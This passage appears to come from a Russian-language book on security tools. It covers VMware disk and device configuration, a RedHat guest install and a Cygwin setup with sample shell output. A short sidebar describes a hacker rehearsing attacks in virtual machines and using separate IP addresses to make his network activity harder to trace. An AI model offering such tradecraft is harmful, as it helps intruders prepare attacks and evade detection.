



Рис. 4-2. Редактор конфигурации

Выбрав устройство в левой части окна, вы можете изменить параметры конфигурации для этого устройства. На приведенной иллюстрации мы изменяем установки оперативной памяти. Если мы хотим изменить установки сети, то следует выбрать устройство Network Adapter.




Обратим внимание на доступные для редактирования параметры диска, которые появляются, если выбрать устройство Virtual Disk. Вы можете изменить файл, который использует устройство, а также его размер. Обратите внимание на параметр Mode на следующей иллюстрации. По умолчанию диски доступны постоянно. Однако одной из приятных возможностей VMware является то, что можно сделать диски с параметром «undoable» или «nonpersistent». Обозначить диск как «nonpersistent» удобно в том случае, если вы создали машину для демонстрации или представления проекта, который вы собираетесь делать заново. Это позволяет стереть все изменения, которые вы сделали на диске после выключения машины. Вы можете даже полностью переразметить ваш виртуальный диск с помощью программы fdisk; если ваш диск обозначен как «undoable» или «nonpersistent», вы можете вернуть его в исходное положение.

Режим Undoable более популярен, поскольку дает возможность выбрать между сохранением результатов или их уничтожением.




Вы также можете добавит устройства типа дополнительных дисков, сетевых карт, поддержки звука или поддержки параллельных или последовательных портов с использованием мастера добавления устройств, который становится доступным, если воспользоваться кнопкой Add.




В дополнение к виртуальным дискам вы можете использовать мастер добавления устройств для создания виртуальных гибких дисков или CD-дисков. По умолчанию VMware связывает устройства чтения гибких дисков и CD-дисков с реальными устройствами, которые она находит на машине. В дополнение к использованию физических устройств, вы можете использовать образы гибких дисков или CD-дисков (ISO), созданные VMware.

VMware позволяет создать образ гибкого диска, если щелкнуть на кнопке Create, как это видно в следующем окне. ISO-образ может быть создан с использованием стандартных программ записи CD-дисков (например, Adaptec's Easy CD Creator) или с помощью Unix-утилиты mkisofs.




Создайте столько образов, сколько вам потребуется, и воспользуйтесь кнопками Add и Remove на закладке Hardware редактора конфигурации, чтобы загрузить или выгрузить те устройства, которые вам нужны. VMware поддерживает до двух параллельных устройств чтения гибких дисков (реальных или образов), до четырех IDE-устройств (жестких дисков или CD, как физических устройств, так и виртуальных образов) и до семи SCSI-устройств (как физических устройств, так и виртуальных образов сканеров и других SCSI-устройств). На следующей иллюстрации приведен пример конфигурирования виртуального устройства чтения CD-дисков, которое использует ISO-образ RedHat 7.2 и одно из семи доступных SCSI-устройств.



Эта возможность весьма полезна, если вы хотите запускать VMware на портативном компьютере. Вместо использования гибких дисков или CD, когда вы находитесь в пути, вы можете использовать их образы. Виртуальные устройства также полезны в случае, если ваша портативная система снабжена отсоединяемыми устройствами для чтения гибких или CD-дисков, которые не всегда доступны.

Если вы установили несколько разных виртуальных Linux-машин (возможно, вы захотите тестировать приложения на нескольких различных версиях Linux или для разных дистрибутивов, чтобы понять, как они себя ведут), вы можете переименовать их, используя соответствующую закладку в редакторе конфигурации. Вы также можете настроить параметры отладки и управления включением вашей машины.



Мы создали виртуальную машину, которая подготовлена для установки дополнительной операционной системы. Мы собираемся использовать преимущества nonpersistent-диска для создания машины под управлением RedHat 6.0, чтобы взламывать ее каждый день в целях демонстрации, и затем приводить в исходное состояние после выключения машины. Мы видим, что машина выключена. Вставим дистрибутив RedHat в физическое устройство для чтения CD-дисков и попытаемся включить машину, щелкнув на кнопке Power On.

Реализация

Когда мы в первый раз включаем виртуальную машину, на экране появляется примерно та же картинка, что и при первой загрузке реальной машины (см. рис. 4-3). Она выполняет команды POST, тестирует память и затем начинает загрузку.

После запуска с компакт-диска начнет загружаться программа инсталляции RedHat. Мы увидим окно, похожее на то, что изображено на рисунке 4-4.

Программа инсталляции ожидает от нас ввода. По умолчанию VMware не перехватывает фокус (т.е. не воспринимает то, что введет пользователь), пока вы не щелкнете мышкой в поле окна. Сделаем это и нажмем клавишу Enter. Обратите внимание, что подсказка в нижней части окна говорит о необходимости нажать CTRL-ALT для того, чтобы дополнительная ОС освободила управление мышью. Параметры управления мышью и просмотра окна дополнительной ОС можно настроить в разделе Preferences.




Рис. 4-3. Boot-up экран VMware




Рис. 4-4. VMware – установка ОС

Примечание. В предыдущих версиях VMware, чтобы освободить управление мышью, использовалась комбинация клавиш CTRL-ALT-ESC.

До того как мы сделаем окно дополнительной ОС активным, появляется сообщение о том, что дополнительные средства VMware не установлены, как это можно видеть на рисунке 4-5. Дополнительные средства VMware – это набор инструментальных средств, специально разработанных для каждого дополнительного типа ОС, чтобы поддерживать вывод видеoinформации, взаимодействие с мышью и много других вещей. К сожалению, невозможно установить инструментальные средства VMware, пока дополнительная ОС не будет установлена. Поэтому нам придется подождать.




Рис. 4-5. VMware – выключение и работа

Это выглядит так же, как если бы мы просто устанавливали RedHat 6.0 на Intel-совместимую машину! Теперь мы можем двигаться дальше и взаимодействовать с операционной системой в нормальном режиме.

Имейте в виду, что если вас спрашивают об установке менеджера загрузки, то это менеджер загрузки только для виртуальной машины. Ваша реальная хост-машина будет по-прежнему загружаться так, как раньше. Если ваша дополнительная ОС задает вопрос о видеокарте и мониторе, которые вы должны установить, то они должны быть теми же, что и на хост-машине. После завершения установки перезагрузите новую виртуальную Linux-систему (см. рис. 4-6), и вперед!




Рис. 4-6. Работа Linux внутри VMware

Теперь, когда ОС установлена, можно установить инструментальные средства VMware. После этого, мы сможем взаимодействовать с этой Linux машиной, как если бы это была другая машина или хост в сети.

Имейте в виду, что сейчас мы коснулись только Windows VMware Workstation. То же может быть сделано и с использованием Linux в качестве хост-системы, и Windows в качестве дополнительной ОС, так что виртуозы смогут использовать Windows приложения, когда придет время. Чтобы узнать, что еще можно сделать с использованием VMware, обратитесь к файлу помощи по VMware или к веб-сайту.

Пример из жизни. Как взломщик может использовать VMware

Бобби Хакало, весьма опытный хакер, на днях приобрел VMware для своего нового гигагерцового ноутбука с Windows 2000, оснащенного 512Mb оперативной памяти и жестким диском объемом 40Gb. Он предполагал загружать в него несколько дополнительных операционных систем под управлением VMware, включая Windows 95, Windows 98, Windows NT 4 Workstation и Server, RedHat Linux 6, RedHat Linux 7 и FreeBSD 4.

Используя VMware для объединения такого множества операционных систем на одной машине, Бобби получил несколько преимуществ. Во-первых, он получил возможность использовать сетевые и инструментальные средства для Windows и Unix на одной машине. Если он находится в сети с динамическим выделением IP-адресов (DHCP), то он может использовать средства VMware для получения собственного

IP-адреса. Он может затруднить отслеживание сетевой активности виртуальных машин на компьютере с собственным IP-адресом. Во-вторых, у него есть возможность определить машину того же типа как одну из его виртуальных машин. Он может настроить тестовый сценарий взлома, используя виртуальную машину для отладки своих действий, перед тем как взломать реальную машину. Используя опции VMware, Бобби может загружать образ операционной системы, заданный по умолчанию, загружать любые сервисы, которые могут быть запущены на машине, которую предполагается атаковать, и отладить сценарий своих действий без разрушения образа операционной системы. Если попытка не удалась, он может просто откатиться к начальным условиям, загрузить чистую систему и повторить попытку; ему не потребуется перезагружать машину. И он может делать это на одном персональном ноутбуке в любой точке земного шара.

Глава 5

Cygwin

VMware – прекрасное средство для работы нескольких операционных систем (или виртуальных машин) в рамках одной операционной системы (Windows или Linux), но для тех кто хотел бы получить лучшее для Windows и Unix, Cygwin может оказаться более простой и дешевой альтернативой. Cygwin – свободно распространяемая подсистема Unix, которая может выполняться поверх Windows. Cygwin использует единственную динамически загружаемую библиотеку (DLL) для реализации подсистемы, что позволяет разработчикам создавать Cygwin-подобные Unix-программы, которые используют эту библиотеку для работы под Windows. Вообразите себе выполнение таких Unix-фаворитов, как vi, bash, GCC, tar, sed и других, не прерывая работы Windows. Пока некоторые фирмы занимаются портированием этих приложений для работы под Windows, Cygwin делает процесс переноса программ невероятно простым.

Для системных администраторов и сетевых инженеров Cygwin является самой дешевой альтернативой для использования наиболее важных Unix-утилит для анализа систем (md5sum, strace, strings и т.д.) на Windows-машине.

Загрузка и инсталляция

Cygwin и связанные с ним программные средства распространяются на основе GNU (General Public License). Вы можете запустить процесс инсталляции на сайте <http://cygwin.com/> и скачать инсталляционную программу. Инсталляционная программа загружает файлы Cygwin с выбранного вами зеркала и устанавливает их в заданное по умолчанию место. Вы можете выбирать между использованием протоколов HTTP, FTP или Rsync.

Вам придется ответить на несколько вопросов вроде того, хотите вы или нет, чтобы Cygwin приложения генерировали текстовые файлы в формате MS-DOS или Unix. Текстовые файлы DOS содержат в конце строки символы конца строки и переход на новую строку, в то время как Unix-файлы содержат только конец строки; если вы видите символы ^M в конце текстовых файлов, то весьма вероятно, что они были перенесены из одной системы в другую (из Unix в Windows) в двоичном формате, а не в ASCII-кодах. Если вы работаете с многопользовательской Windows-машиной, вас также спросят, хотите ли вы установить прило-

жение только для одного пользователя или для всех, работающих в этой системе.

Инсталлятор Cygwin также будет спрашивать, какие программные средства вы хотите установить. Форма запроса изображена на рисунке 5-1.




Рис. 5-1. Выбор пакетов для установки – просмотр категорий

Вы можете использовать опции Prev, Curr и Exp, чтобы указать инсталлятору автоматически устанавливать старую, текущую или экспериментальную версии программного обеспечения. Будьте осторожны: если вы пролистали список и выбрали приложения, которые необходимо установить, а затем изменили значение этого параметра (щелкнули на одной из кнопок) ваш предыдущий выбор пропадет!

Наилучшим может быть выбор кнопки View. Эта кнопка переключает режимы просмотра доступных пакетов. Развернутый режим просмотра, возможно, окажется более простым в работе, его внешний вид представлен на рисунке 5-2.

В режиме полного просмотра вы можете увидеть все доступные для установки пакеты в алфавитном порядке. Щелкнув на фигурной стрелке слева от наименования пакета, вы сможете просмотреть все опции для этого пакета. Вы можете выбрать для инсталляции исходные тексты пакета (и откомпилировать их позже самостоятельно), или сделать выбор между одной или другой двоичными версиями пакета для установки. Если вы устанавливаете двоичную версию пакета, но по каким-либо причинам хотите загрузить соответствующие исходные тексты, отметьте значок Src.





Рис. 5-2. Выбор пакетов для установки — полный просмотр

Совет. Если вы не выбрали пакет для установки, но позднее передумали, вы можете просто вернуться в программу установки Cygwin; она загрузит и установит только те пакеты, которые вы добавили в список в этот раз.

После того как вы выбрали пакеты для установки, Cygwin загрузит и установит их. Скорость установки будет зависеть от количества выбранных пакетов и скорости используемого Internet-соединения. Когда вы закончите, неплохо будет создать на рабочем столе значок Cygwin для запуска.


Реализация

Щелкните дважды на значке Cygwin. Вы увидите окно, похожее на то, что представлено ниже.



Скрипт `cygwin.bat` выполняется из командной строки DOS, устанавливает среду Cygwin и запускает интерпретатор `bash` под Windows. Cygwin прекрасно настраивает переменные Unix-окружения в соответствии с переменными окружения Windows. Например, на своей машине, я вошел в Windows, как пользователь `bjohnson`. Когда я запускаю Cygwin, он по умолчанию загружается под управлением пользователя `bjohnson`.

Ниже представлено окно с некоторыми стандартными Unix-командами в Cygwin.



```

Auto
bjohnson@BRADMAN ~
$ pwd
/home/bjohnson
bjohnson@BRADMAN ~
$ ls -al
total 1
drwxr-xr-x 1 bjohnson unknown 0 Mar 13 21:22 .
drwxr-xr-x 1 bjohnson unknown 0 Mar 13 21:22 ..
-rw-r--r-- 1 bjohnson unknown 4 Mar 13 21:28 .bash_history
bjohnson@BRADMAN ~
$ cat .bash_history
pwd
bjohnson@BRADMAN ~
$ date
Thu Mar 14 00:01:02 2002
bjohnson@BRADMAN ~
$
  
```

В зависимости от установленных вами пакетов, вы легко можете запускать соответствующие Unix-утилиты. Если вы пользователь Unix, вам, несомненно, хотелось бы, чтобы в Windows была команда `ps` для просмотра выполняемых в настоящее время процессов без использования Task Manager. Если вы используете флаг `-aW`, вы сможете увидеть процессы Windows, как и любые запущенные процессы Cygwin. Ниже представлен список Windows-процессов, доступный в результате выполнения Cygwin команды (`ps -aW | less`).

PID	PPID	PGID	WINPID	TTY	UID	STIME	COMMAND
3193213	0	0	4291774083	?	0	Dec 31	C:\WINDOWS\SYSTEM\KERNEL32.DLL
63753	0	0	4294903543	?	0	Dec 31	C:\WINDOWS\SYSTEM\MSGSRV32.EXE
60569	0	0	4294906727	?	0	Dec 31	C:\WINDOWS\SYSTEM\MPREXE.EXE
77349	0	0	4294889947	?	0	Dec 31	C:\WINDOWS\SYSTEM\RPCSS.EXE
196093	0	0	4294771203	?	0	Dec 31	C:\WINDOWS\SYSTEM\mmtask.tsk
191237	0	0	4294776059	?	0	Dec 31	

```

C:\WINDOWS\EXPLORER.EXE
237709      0      0      4294729587      ?      0      Dec 31
C:\WINDOWS\TASKMON.EXE
230713      0      0      4294736583      ?      0      Dec 31
C:\WINDOWS\SYSTEM\SYSTRAY.EXE
217533      0      0      4294749763      ?      0      Dec 31
C:\PROGRAMFILES\DIRECTCD\DIRECTCD.EXE

```

Структура директорий и полномочия доступа к файлам

Cygwin монтирует ваши локальные диски в директории /cygdrive. Сюда входят разделы жесткого диска, дисководы, устройства для чтения компакт-дисков, устройства для чтения ZIP. Выполним команду `df` на моей машине. Получим структуру, подобную той, что приведена ниже.

```
bjohnson@BRADMAN
```

```

$ df
Filesystem      1k-blocks    Used   Available   Use%    Mounted on
C:\cygwin\bin   2096832      0      2096832     0%      /usr/bin
C:\cygwin\lib   2096832      0      2096832     0%      /usr/lib
C:\cygwin       2096832      0      2096832     0%      /
c:              2096832      0      2096832     0%      /cygdrive/c
d:             670496    670496      0      100%     /cygdrive/d

```

